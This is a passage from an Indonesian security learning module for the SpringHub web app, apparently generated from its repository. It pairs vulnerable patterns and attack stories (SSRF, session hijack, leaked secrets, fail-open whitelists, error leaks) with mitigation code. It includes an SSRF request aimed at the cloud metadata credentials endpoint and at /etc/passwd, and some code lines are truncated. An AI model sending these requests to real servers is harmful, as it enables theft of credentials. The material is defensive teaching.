// Seed ini MENGHAPUS semua data (deleteMany) lalu menanam data demo.
// Default: hanya jalan di database kosong. Untuk memaksa (mis. staging/dev
// yang memang kosong), set SEED_FORCE=1 atau SEED_ALLOW_WIPE=true.
async function assertSafeToWipe() {
  const existing = await prisma.profile.count();
  if (existing === 0) return;
  const force =
    process.env.SEED_FORCE === "1" || process.env.SEED_ALLOW_WIPE === "true";
  if (force) {
    console.warn(
      `⚠️ SEED_FORCE aktif – ${existing} profil akan DIHAPUS dan diganti data de
    );
    return;
  }
  console.error(
    `🛑 DIHENTIKAN: database tidak kosong (${existing} profil ditemukan).\n` +
    `Seed ini MENGHAPUS SEMUA data. Jalankan hanya di database kosong,\n` +
    `atau set SEED_FORCE=1 bila benar-benar yakin.`
  );
  process.exit(1);
}

async function main() {
  console.log("🌱 Seeding SpringHub database...\n");
  await assertSafeToWipe();
}
```

Cerita bagaimana mitigasi menghentikan serangan: Developer menjalankan `npx prisma db seed` di mesin yang DATABASE_URL-nya menunjuk produksi. `assertSafeToWipe()` mengecek `prisma.profile.count()` — produksi punya ratusan profil → hitung bukan nol → skrip mencetak pesan merah "DIHENTIKAN: database tidak kosong..." lalu `process.exit(1)` **sebelum satu pun `deleteMany` dieksekusi**. Satu-satunya jalan untuk wipe: database benar-benar kosong (fresh install) ATAU env `SEED_FORCE=1` yang eksplisit dan sadar risiko (dengan peringatan keras di console). Aturan operasional yang menyertainya (AGENTS.md): "Jangan pernah `db seed` ke DB berisi!" dan seed ke staging dilarang — data staging di-restore dari backup produksi, bukan di-seed.

10.11 Secret Bocor ke Repo — .gitignore + Kebersihan Git History

Kode yang rentan (contoh nyata dari repo)

Pola yang menghantui banyak proyek: `.env` atau file kredensial ikut ter-commit. Di SpringHub, `.gitignore` adalah garis pertahanan pertama:

```
# .gitignore – baris 26-32, 63-83
# local env files
.env
.env.local
.env.development.local
.env.test.local
.env.production.local
.env.production

# credentials
*credentials*
*credential*

# opencode chat history (contains API keys in conversations)
.opencode/history/
.opencode/opencode.json

# backup files (contains API keys & SSH keys in copies)
backup/

# local temp files
MANUAL-TEST-PART-2*.md
*.csv
*.pdf
baca.*.txt
.env.staging
scripts/htpasswd-staging
scripts/htpasswd-preview
playwright-report/
k6/
```

Cerita serangan

Konteks nyata proyek ini: file backup berisi kunci API (history chat opencode menyimpan kunci dalam percakapan; folder `backup/` berisi salinan file dengan SSH keys; `.playwright-mcp/` menyimpan log console yang bisa memuat token). Jika salah satu lolos ke GitHub publik: penyerang memindai GitHub (tools seperti trufflehog/gitleaks memindai jutaan repo) dan menemukan `XENDIT_SECRET_KEY` atau `RESEND_API_KEY` dalam hitungan menit. Dampak: kirim email phishing dari domain springhub.id (merusak reputasi), membaca/membuat invoice donasi, atau memakai SMTP relay untuk spam.

Mitigasi di SpringHub

```
# .gitignore – baris 63-71 (lapisan kedua untuk artefak lokal)
# e2e
test-results/
e2e-report/

# vercel
.vercel

# playwright-mcp
.playwright-mcp/

# credentials
*credentials*
*credential*

# opencode chat history (contains API keys in conversations)
.opencode/history/
.opencode/opencode.json

# backup files (contains API keys & SSH keys in copies)
backup/
```

Cerita bagaimana mitigasi menghentikan serangan: Pola `*.env*` dan `.env.production` memastikan file kredensial tidak pernah masuk staging area sejak awal — termasuk `.env.staging` dan `htpasswd` (kredensial Basic Auth). Pola `*credentials*/*credential*` menangkap file bernama apa pun yang mengandung kata "credential" — tanpa peduli folder. `backup/` dan `.opencode/history/` di-ignore karena riwayat chat nyata pernah memuat kunci API di dalam percakapan (catatan di komentar file). Audit sesi 12 Agustus 2026 menegaskan: scan secret bersih — hanya kredensial demo `e2e/k6` yang sengaja ada; `playwright-report/` dan `k6/` ditambahkan ke `.gitignore`; file sampah (`10s` , `Postgres`) dihapus dari repo. Sebagai lapisan terakhir, `.env.example` memuat placeholder (`[YOUR-PASSWORD]`) bukan nilai asli, dan CI menjalankan `tsc + vitest` (bukan `publish`) sehingga nilai `env` produksi tidak pernah dibutuhkan di runner GitHub.

10.12 IP Whitelist Admin — Fail-Closed di Middleware + API

Kode yang rentan (contoh nyata dari repo)

Pola rentan: whitelist yang "lupa" menolak IP tak dikenal (fail-open), atau guard admin yang hanya di UI:

```
// CONTOH POLA RENTAN – fail-open: IP tidak dikenal TETAP DITERIMA
// const allowed = ["192.168.1.0/24"];
// if (allowed.includes(ip)) { /* lanjut */ } // ← selain itu? tidak ditolak!
```

Cerita serangan

Akun admin SpringHub adalah harta karun: bisa approve laporan, mengubah konten kursus, melihat koordinat presisi SEMUA mata air, dan membaca semua donasi. Penyerang yang berhasil mencuri cookie session admin (via XSS atau malware di laptop admin) mencoba mengakses `/admin` dari IP-nya di Jakarta. Dengan whitelist fail-open, request lolos — penyerang duduk di dashboard admin: mengubah titik mata air di peta, menghapus laporan, mencuri daftar donor (nama, email, nominal), dan memasang konten kursus berisi skrip jahat untuk relawan berikutnya.

Mitigasi di SpringHub

```
// middleware.ts baris 47-51 & 92-107 – Fail-closed: IP tak dikenal → DENY
// Fail-closed: whitelist diset tapi IP tidak valid/tidak terdeteksi → DENY.
function isAllowedIp(ip: string, ranges: string[]): boolean {
  if (ip === "" || ipv4ToInt(ip) === null) return false;
  return ranges.some((range) => isIpInCidr(ip, range));
}

export async function middleware(request: NextRequest) {
  ...
  if (pathname.startsWith("/admin")) {
    if (!session || session.role !== "admin") {
      const url = new URL("/sign-in", request.url);
      url.searchParams.set("redirect", pathname);
      return NextResponse.redirect(url);
    }

    // IP whitelist untuk admin (optional)
    const allowedCidrs = process.env.ADMIN_ALLOWED_IPS;
    if (allowedCidrs) {
      const ranges = allowedCidrs.split(",").map(s => s.trim()).filter(Boolean);
      if (ranges.length > 0 && !isAllowedIp(getClientIp(request), ranges)) {
        return new NextResponse("Access denied: IP not allowed", { status: 403 });
      }
    }
  }
}
```

```
// lib/auth.ts baris 144-155 – Whitelist yang sama tersedia untuk API route
export function isAdminIpAllowed(request: Request): boolean {
  const allowedCidrs = process.env.ADMIN_ALLOWED_IPS;
  if (!allowedCidrs) return true; // Tidak ada whitelist → izinkan semua

  const ranges = allowedCidrs.split(",").map(s => s.trim()).filter(Boolean);
  if (ranges.length === 0) return true;

  const ip = getClientIp(request);
  if (ip === "unknown" || ipv4ToInt(ip) === null) return false; // fail-closed

  return ranges.some(range => isIpInCidr(ip, range));
}
```

```
// lib/auth.ts baris 20-23 – isAdmin() helper untuk setiap route handler
export async function isAdmin(): Promise<boolean> {
  const session = await getSession();
  return session?.role === "admin";
}
```

Cerita bagaimana mitigasi menghentikan serangan: Penyerang dengan cookie admin curian membuka `/admin` dari IP asing. Middleware memeriksa dua hal berurutan: role JWT harus `admin` (redirect ke sign-in jika bukan), lalu `ADMIN_ALLOWED_IPS` (jika env diset): IP penyerang tidak cocok dengan CIDR mana pun → `403 Access denied: IP not allowed` di EDGE — halaman admin tidak pernah dirender. Perhatikan fail-closed ganda: `isAllowedIp` menolak string kosong/IP tidak valid (`ip === "" || ipv4ToInt(ip) === null → false`), dan middleware menolak jika `ranges.length > 0` tapi IP tidak cocok. Artinya: kalau env diset, TIDAK ADA jalan "lolos karena tidak terdeteksi". Lapisan kedua: setiap API route admin wajib `isAdmin()` + `auditLog()` (pola API route di `AGENTS.md`) — penyerang yang memanggil API langsung (melewati middleware) tetap ditolak di handler, dan setiap aksi tercatat di tabel audit. `getClientIp` hanya percaya `x-real-ip` dari nginx (yang sudah memakai Cloudflare real-IP, BAB 9 §9.4.3) — penyerang tidak bisa memalsukan IP lewat header.

10.13 Session Hijack — Cookie Flags + Ledger + Rotasi

Kode yang rentan (contoh nyata dari repo)

Pola rentan: cookie session tanpa `httpOnly` / `secure` / `SameSite` dan tanpa cara mencabut sesi:

```
// CONTOH POLA RENTAN – cookie bisa dibaca JS, dikirim HTTP, dan tidak bisa dicab  
// res.setHeader("Set-Cookie", `session=${token}; Path=/; Max-Age=604800`);
```

Cerita serangan

Penyerang menemukan XSS kecil di halaman FAQ (contoh 10.2) atau menyadap WiFi publik di warung kopi tempat relawan membuka SpringHub via HTTP (tanpa `secure`, cookie ikut dalam request HTTP). Ia mencuri nilai cookie `session` — lalu memakai token itu dari laptopnya. Yang lebih licik: penyerang memakai token itu di WAKTU YANG SAMA dengan korban (session hijacking paralel) — korban tidak menyadari apa pun, dan tidak ada cara bagi admin untuk "memutus" pencuri karena sesi tidak punya pencatatan.

Mitigasi di SpringHub


```

// lib/auth.ts baris 40-75 – Cookie httpOnly+secure+SameSite + session ledger
export async function createSession(payload: SessionPayload, isSecure?: boolean):
  if (!payload || typeof payload !== "object") {
    throw new Error("Invalid session payload");
  }
  const jwtPayload: JWTPayload = {
    userId: payload.userId,
    role: payload.role,
    username: payload.username,
    phone: payload.phone || "",
  };
  const token = await new SignJWT(jwtPayload)
    .setProtectedHeader({ alg: "HS256" })
    .setExpirationTime(`${SESSION_DURATION_SEC}s`)
    .sign(SECRET);

  // Session ledger: row must exist and be unexpired for the JWT to be accepted.
  // Store only the SHA-256 hash of the token in the database.
  await prisma.session.create({
    data: {
      profileId: payload.userId,
      token: sha256Hex(token),
      expiresAt: new Date(Date.now() + SESSION_DURATION_SEC * 1000),
    },
  });

  const cookieStore = cookies();
  cookieStore.set(SESSION_COOKIE, token, {
    httpOnly: true,
    secure: isSecure ?? true,
    sameSite: "lax",
    maxAge: SESSION_DURATION_SEC,
    path: "/",
  });

  return token;
}

```

```

// lib/auth.ts baris 157-191 – Verifikasi: JWT valid DAN ledger aktif
export async function getSession(): Promise<SessionPayload | null> {
  const cookieStore = cookies();
  const token = cookieStore.get(SESSION_COOKIE)?.value;
  if (!token) return null;

  try {
    // Coba verifikasi dengan current + previous key (rotasi support)
    const result = await verifyJwtWithRotation<JWTPayload>(token, (secret) =>
      jwtVerify(token, secret).then((r) => r.payload)
    );

    if (!result) return null;
    const payload = result.payload;

    if (!payload || typeof payload !== "object") return null;
    const p = payload as Record<string, unknown>;
    if (
      typeof p.userId !== "string" ||
      typeof p.role !== "string" ||
      typeof p.username !== "string"
    ) {
      return null;
    }

    // Revocation ledger: token hash must have an active, unexpired Session row.
    const row = await prisma.session.findUnique({
      where: { token: sha256Hex(token) },
      select: { expiresAt: true },
    });
    if (!row || row.expiresAt.getTime() < Date.now()) return null;

    return { userId: p.userId, role: p.role, username: p.username, phone: (p.phone) };
  } catch {
    return null;
  }
}

```

```

// lib/session-cache.ts baris 22-66 – Cache sesi PWA hanya fallback tampilan
export async function fetchAndCacheSession(): Promise<{
  user: { id: string; username: string; role: string; phone?: string; points?: number;
  fromCache: boolean;
}> {
  // 1. Coba dari API dulu
  try {
    const res = await fetch("/api/auth/me");
    if (res.ok) {
      const data = await res.json();
      if (data.user) {
        // Ambil CSRF token untuk PWA offline fallback
        let csrfToken = "";
        try {
          const csrfRes = await fetch("/api/csrf");
          if (csrfRes.ok) {
            const csrfData = await csrfRes.json();
            csrfToken = csrfData.token || "";
          }
        } catch {
          // Non-critical
        }

        // Cache ke IndexedDB untuk PWA offline fallback
        const session: CachedSession = {
          id: "user-session",
          userId: data.user.id || data.user.email,
          username: data.user.username || "User",
          role: data.user.role || "volunteer",
          phone: data.user.phone || "",
          csrfToken,
          cachedAt: Date.now(),
        };
        try {
          await offlineDB.saveSession(session);
        } catch {
          // Non-critical – session tetap work walau gagal cache
        }
        return { user: data.user, fromCache: false };
      }
    }
  } catch {
    // API gagal (offline) – lanjut ke cache
  }

  // 2. Fallback: coba dari IndexedDB
  try {
    const cached = await offlineDB.getSession();
    if (cached && Date.now() - cached.cachedAt < SESSION_MAX_AGE_MS) {
      return {
        user: {
          id: cached.userId,
          username: cached.username,
          role: cached.role,
          phone: cached.phone,
        },
      };
    }
  }
}

```

```

        fromCache: true,
    };
}
} catch {
    // IndexedDB tidak tersedia
}

return { user: null, fromCache: false };
}

```

Cerita bagaimana mitigasi menghentikan serangan: Cookie `session` dipasang dengan `httpOnly: true` (JavaScript tidak bisa membacanya — XSS 10.2 tidak bisa mencuri token), `secure: true` (hanya dikirim lewat HTTPS — tidak bocor di WiFi HTTP), `sameSite: "lax"` (form lintas-situs tidak membawa cookie — menetralkan sebagian CSRF), `maxAge` 7 hari. Token yang disimpan di DB hanyalah **hash SHA-256** — bocornya database tidak membocorkan token yang bisa dipakai. Setiap verifikasi `getSession()` mengecek dua hal: JWT valid secara kriptografis DAN ada baris `Session` aktif dengan `expiresAt` masa depan. Penyerang yang mencuri token dari WiFi: token itu lolos JWT, tapi jika admin (atau sistem) menjalankan `deactivateUserSessions(userId)` — misalnya setelah korban melaporkan "ada yang masuk ke akun saya" — semua baris `Session` user itu di-set `expiresAt = epoch 0`; token pencuri kini TIDAK punya ledger aktif → `getSession()` mengembalikan `null` → pencuri terlempar, korban tinggal login ulang. Cache IndexedDB PWA (`lib/session-cache.ts`) hanya fallback TAMPILAN untuk mode offline — tidak pernah menggantikan verifikasi server; `clearCachedSession()` dipanggil saat logout agar data sesi tidak tertinggal di perangkat bersama.

10.14 SSRF / Proxy Gambar — Whitelist Format di

`app/api/ytthumb`

Kode yang rentan (contoh nyata dari repo)

Pola proxy URL bebas adalah SSRF klasik:

```

// CONTOH POLA RENTAN – proxy menerima URL arbitrer dari user
// const url = searchParams.get("url");
// const res = await fetch(url); // ← bisa menembak 169.254.169.254 (metadata AWS)
// return new NextResponse(await res.arrayBuffer(), { status: 200 });

```

Cerita serangan

SpringHub punya endpoint `GET /api/ytthumb?videoId=...&quality=...` untuk mengambil thumbnail YouTube (dipakai media section). Jika endpoint ini menerima URL bebas, penyerang memanggil:

```
GET /api/ytthumb?url=http://169.254.169.254/latest/meta-data/iam/security-credentials
```

Server VPS (atau cloud provider mana pun) meneruskan request ke alamat metadata internal, dan response-nya (kredensial IAM sementara!) diteruskan ke penyerang. Varian lain: `http://127.0.0.1:5432` untuk probing database internal, `http://staging-postgres:5432` untuk memetakan jaringan Docker, atau `file:///etc/passwd` jika fetch mendukung skema file. Satu endpoint proxy yang lalai = peta lengkap infrastruktur internal + potensi kredensial.

Mitigasi di SpringHub

```
// app/api/ytthumb/route.ts baris 5-43 – URL dikonstruksi server dari input terba
const SIZES = ["maxresdefault", "hqdefault", "mqdefault", "sddefault"];

export async function GET(request: Request) {
  const url = new URL(request.url);
  const videoId = url.searchParams.get("videoId");
  const quality = url.searchParams.get("quality") || "hqdefault";

  if (!videoId || !/^[a-zA-Z0-9_-]{11}$/.test(videoId)) {
    return new NextResponse(null, { status: 400 });
  }

  const preferred = SIZES.includes(quality) ? quality : "hqdefault";
  const tryOrder = [preferred, ...SIZES.filter(s => s !== preferred)];

  for (const size of tryOrder) {
    try {
      const imgUrl = `https://i.ytimg.com/vi/${videoId}/${size}.jpg`;
      const controller = new AbortController();
      const t = setTimeout(() => controller.abort(), 5000);
      const res = await fetch(imgUrl, { signal: controller.signal });
      clearTimeout(t);
      if (res.ok) {
        const buffer = await res.arrayBuffer();
        return new NextResponse(buffer, {
          status: 200,
          headers: {
            "Content-Type": res.headers.get("content-type") || "image/jpeg",
            "Cache-Control": "public, max-age=86400, s-maxage=86400",
            "Access-Control-Allow-Origin": "*",
          },
        });
      }
    } catch {
      continue;
    }
  }

  return new NextResponse(null, { status: 404 });
}
```

Cerita bagaimana mitigasi menghentikan serangan: Request penyerang

?url=http://169.254.169.254/... — parameter `url` tidak ada di kode.

Yang diterima hanyalah `videoId` dan `quality`, dan keduanya divalidasi

keras: `videoId` harus cocok `^[a-zA-Z0-9_-]{11}$` (persis 11 karakter alphanumeric — format ID video YouTube; 169.254.169.254 jelas gagal regex → 400), `quality` harus ada di daftar `SIZES` (selain itu fallback

`hqdefault`). URL tujuan TIDAK PERNAH berasal dari user: server yang mengonstruksi `https://i.ytimg.com/vi/${videoId}/${size}.jpg` — hostname hardcoded, satu-satunya variabel adalah ID yang sudah lolos whitelist karakter. Request ke `i.ytimg.com` juga punya timeout 5 detik

(`AbortController`), dan response di-cache 1 hari — endpoint tidak bisa dipakai untuk probing jaringan internal, tidak ada input yang menjadi URL.

10.15 Error Info Leak — Pesan Aman + Log Terpusat

Kode yang rentan (contoh nyata dari repo)

Pola rentan: meneruskan `error.message` mentah ke client:

```
// CONTOH POLA RENTAN – stack trace & detail internal bocor ke response
// return NextResponse.json({ error: error.message, stack: error.stack }, { status: 500 })
// // Penyerang melihat: "Invalid value for argument `where.userId`. Expected String"
```

Cerita serangan

Penyerang mengirim request yang sengaja memicu error (mis. ID berbentuk aneh ke `/api/projects/xyz`, atau body yang melanggar skema) dan membaca response error. Alih-alih pesan netral, server membalas dengan stack trace Prisma: nama model (`Report`, `Profile`), nama kolom, bahkan potongan query dan versi library. Informasi ini adalah amunisi emas: penyerang belajar struktur database persis (nama tabel, relasi), versi framework yang dipakai (untuk mencari CVE), dan kebiasaan developer. Dengan `error instanceof Error → return error.message`, celah kecil di validasi berubah menjadi peta serangan lengkap. Sekaligus, error itu tidak tercatat di mana pun — tim tidak tahu sedang diserang.

Mitigasi di SpringHub

```

// lib/prisma.ts baris 44-83 – getErrorMessage: pesan aman + log otomatis ke AppE
export function getErrorMessage(error: unknown, fallback = "Terjadi kesalahan. Si
// Log error ke AppError secara asynchronous
if (error) {
  const msg = error instanceof Error ? error.message : String(error);
  const stack = error instanceof Error ? error.stack : "";
  import("@/lib/error-logger").then(({ logError }) => {
    logError({
      message: msg.slice(0, 500),
      level: "error",
      source: "api",
      stack: stack?.slice(0, 2000) || "",
      metadata: { fallback },
    }).catch(() => {});
  }).catch(() => {});
}

if (typeof error === "string") return error;
if (error instanceof Prisma.PrismaClientKnownRequestError) {
  if (error.code === "P1001") return "Database tidak tersedia. Silakan coba lag
  if (error.code === "P1002") return "Koneksi database timed out. Silakan refre
  if (error.code === "P1017") return "Koneksi database terputus.";
  if (error.code === "P2002") return "Data sudah ada.";
  if (error.code === "P2025") return "Data tidak ditemukan.";
  return "Gangguan database. Silakan coba lagi.";
}
if (error instanceof Prisma.PrismaClientInitializationError) {
  return "Gagal terhubung ke database.";
}
if (error instanceof Prisma.PrismaClientRustPanicError) {
  return "Database error fatal.";
}
if (error instanceof Prisma.PrismaClientValidationError) {
  return "Data yang dikirim tidak valid.";
}
if (error instanceof SyntaxError) {
  return "Format request tidak valid.";
}
if (error instanceof Error) return error.message;
return fallback;
}

```



```

// lib/error-logger.ts baris 30-78 – Error detail HANYA ke console + tabel AppError
export async function logError(input: ErrorLogInput): Promise<void> {
  const { message, level = "error", source = "frontend", stack = "", url = "", user } = input;

  // Always log to console regardless of environment
  const prefix = `[${level.toUpperCase()}][${source}]`;
  if (level === "critical") {
    console.error(prefix, message, metadata, stack);
  } else if (level === "error") {
    console.error(prefix, message, metadata);
  } else if (level === "warning") {
    console.warn(prefix, message, metadata);
  } else {
    console.log(prefix, message, metadata);
  }

  const payload = {
    level,
    message,
    source,
    stack: stack.slice(0, 2000), // limit stack trace length
    url: url.slice(0, 500),
    userId: userId.slice(0, 100),
    metadata: JSON.stringify(metadata).slice(0, 5000),
  };

  try {
    if (typeof window !== "undefined") {
      // Frontend – POST via fetch (fire-and-forget)
      const controller = new AbortController();
      const timeoutId = setTimeout(() => controller.abort(), 3000);
      await fetch("/api/log/error", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(payload),
        signal: controller.signal,
      });
      clearTimeout(timeoutId);
    } else {
      // Server-side – import prisma directly
      const { prisma } = await import("@/lib/prisma");
      await prisma.appError.create({ data: payload }).catch((e: Error) => {
        console.error("[ErrorLogger] Failed to save to DB:", e.message);
      });
    }
  } catch (err) {
    // Silent fail – error logger tidak boleh bikin error baru
    console.debug("[ErrorLogger] Failed to send:", err);
  }
}

```

```
// app/api/courses/[slug]/route.ts baris 31-37 – Pola penggunaan di tiap route
} catch (error) {
  console.error("Course fetch error:", error instanceof Error ? error.message :
  return NextResponse.json(
    { error: getErrorMessage(error, "Terjadi kesalahan.") },
    { status: isDatabaseError(error) ? 503 : 500 }
  );
}
```

Cerita bagaimana mitigasi menghentikan serangan: Penyerang memicu error dan membaca response — yang diterimanya hanyalah salah satu dari: "Database tidak tersedia. Silakan coba lagi.", "Data sudah ada.", "Data tidak ditemukan.", "Format request tidak valid.", atau fallback "Terjadi kesalahan. Silakan coba lagi." — pesan ramah pengguna TANPA satu pun nama model, kolom, atau stack trace. Detail teknis (`error.message` penuh, `stack`) tidak pernah sampai ke client: `getErrorMessage` memotongnya ke log internal (`console.error` + tabel `AppError` via `lib/error-logger.ts`), yang bisa dilihat admin di halaman `/admin/errors` . `isDatabaseError()` memetakan error DB ke status `503` (bukan `500`) — penyerang tidak bisa membedakan "DB down" dari "bug aplikasi" untuk perencanaan serangan lebih lanjut. Semua nilai yang disimpan di-log pun dipotong (`stack.slice(0,2000)` , `metadata.slice(0,5000)`) — logger sendiri tidak menjadi vektor penyimpanan raksasa. Client-side, `setupGlobalErrorLogger()` meregistrasi handler `window.onerror` + `unhandledrejection` — error frontend juga masuk tabel yang sama, sehingga tim melihat serangan dari sisi browser.

10.16 Ringkasan: 15 Kerentanan → 15 Pertahanan

#	Kerentanan	Pertahanan utama	File kunci
1	SQL Injection	Prisma parameterized + RLS extension	<code>lib/prisma.ts</code> , <code>lib/prisma-rls.ts</code>
2	XSS konten	DOMPurify 2 lapis di server	<code>lib/sanitize.ts</code> , <code>app/api/courses/[slug]/route.ts</code>
3	CSRF	JWT token cookie+header, just-in-time	<code>lib/csrf.ts</code> , <code>app/api/csrf/route.ts</code>
4	Brute force login	Rate limit + lockout 5×/15mnt + dummy hash + bcrypt 12 + rotasi	<code>lib/rate-limit.ts</code> , <code>app/api/auth/login/route.ts</code> , <code>lib/jwt.ts</code>

#	Kerentan	Pertahanan utama	File kunci
5	Payload raksasa	83 field <code>.max(500)</code> + body limit nginx	<code>lib/forms.ts</code> , <code>nginx.conf</code>
6	Upload palsu	Magic bytes + re-encode sharp + EXIF strip	<code>lib/upload-photo.ts</code>
7	Webhook palsu	<code>timingSafeEqual</code> + idempotency + CAS atomic	<code>app/api/donations/webhook/route.ts</code>
8	Spam form	CSRF + time gate + honeypot + rate limit + 5/hari guest	<code>app/api/reports/route.ts</code> , <code>app/report/[slug]/page.tsx</code>
9	Privacy koordinat	Snap 5km server-side, presisi admin only	<code>lib/geo.ts</code> , <code>app/api/reports/route.ts</code>
10	Seed destruktif	Guard DB kosong + <code>SEED_FORCE</code>	<code>prisma/seed.ts</code>
11	Secret bocor	<code>.gitignore</code> berlapis + audit history	<code>.gitignore</code>
12	IP whitelist admin	Fail-closed middleware + <code>isAdminIpAllowed</code>	<code>middleware.ts</code> , <code>lib/auth.ts</code>
13	Session hijack	Cookie flags + SHA-256 ledger + revoke	<code>lib/auth.ts</code> , <code>lib/session-cache.ts</code>
14	SSRF proxy	Input whitelist regex + URL hardcoded server	<code>app/api/ytthumb/route.ts</code>
15	Error info leak	<code>getErrorMessage</code> aman + log terpusat	<code>lib/prisma.ts</code> , <code>lib/error-logger.ts</code>

Pola berulang yang menjadi filosofi keamanan SpringHub:

1. **Server-side selalu** — validasi, sanitasi, snap koordinat, hitung poin: tidak ada yang dipercaya dari client.
2. **Fail-closed** — whitelist, webhook, seed: jika ragu, tolak.
3. **Berlapis** — nginx → middleware → route handler → Zod → Prisma → DB; setiap lapisan bisa menghentikan serangan sendirian.
4. **Idempotent & atomic** — webhook, retry offline, seed: efek samping dijalankan tepat sekali.
5. **Tidak ada rahasia di log** — kredensial dimask, stack dipotong, PII disaring sebelum logging.

Dengan 15 pertahanan ini, SpringHub menutup kelas serangan web yang paling sering dieksploitasi — dari bot spam hingga pencurian kredensial — sambil tetap menjaga data sensitif (koordinat mata air, data pribadi relawan) hanya untuk yang berhak.

BAB 11 — Glosarium

Istilah	Arti
API	Antarmuka antar-program — "wasit" yang menerima permintaan dan memberi jawaban
App Router	Sistem routing Next.js 14: folder = route
Atomik (transaksi)	Rangkaian operasi DB yang berhasil semua atau batal semua
Auth / Autentikasi	Proses memastikan "kamu siapa" (login)
Authorisasi	Proses memastikan "kamu boleh apa" (admin vs user)
Basic Auth	Gerbang HTTP sederhana: username + password sebelum halaman terbuka
bcrypt	Algoritma hash kata sandi yang lambat & tahan serangan tebak
BullMQ	Pustaka antrian kerja berbasis Redis
CAS	Compare-And-Set — update hanya jika kondisi masih cocok (anti-race condition)
Client Component	Komponen React yang jalan di browser (<code>"use client"</code>)
CSRF	Serangan memakai sesi korban dari situs lain; dicegah token CSRF
CSP	Content-Security-Policy — daftar sumber yang boleh dimuat browser
DOMPurify	Pembersih HTML — membuang tag/atribut berbahaya (anti-XSS)
Enum	Daftar nilai tetap (mis. status: pending/approved/rejected)
EXIF	Metadata foto (GPS, kamera) — dibuang demi privasi
Honeypot	Jebakan bot: field tersembunyi yang tidak boleh diisi manusia
Idempotensi	Operasi yang dijalankan berkali-kali = efeknya sekali saja
IndexedDB	Database dalam browser untuk mode offline
JWT	Token JSON bertanda tangan untuk sesi
Lockout	Penguncian sementara setelah gagal login berulang

Istilah	Arti
Magic Byte	Byte pertama file yang menunjukkan jenis aslinya (anti-file palsu)
Middleware	Kode yang berjalan sebelum halaman/API (gerbang)
ORM	Penerjemah query: TypeScript → SQL aman (Prisma)
PWA	Aplikasi web yang bisa dipasang & dipakai offline
Rate Limit	Pembatasan jumlah permintaan per waktu
Regex	Pola pencocokan teks
RLS	Row Level Security — baris DB hanya terlihat oleh pemilik/admin
Route Handler	File <code>route.ts</code> = endpoint API
Sanitasi	Pembersihan input/output berbahaya
Server Component	Komponen yang dirender di server
SSRF	Serangan menyuruh server mengakses URL internal
Staging	Lingkungan uji yang meniru produksi
Timing-Safe Compare	Perbandingan string yang tidak membocorkan waktu (anti side-channel)
Webhook	Panggilan otomatis dari satu sistem ke sistem lain saat ada event
WAF	Web Application Firewall (Cloudflare)
XSS	Serangan menyuntik skrip jahat ke halaman
Zod	Pustaka validasi data dengan tipe TypeScript

Modul Belajar SpringHub — dibuat dari seluruh kode sumber proyek (363 file, ±48.500 baris)

Repositori: <https://github.com/Ayatull4h/springhub>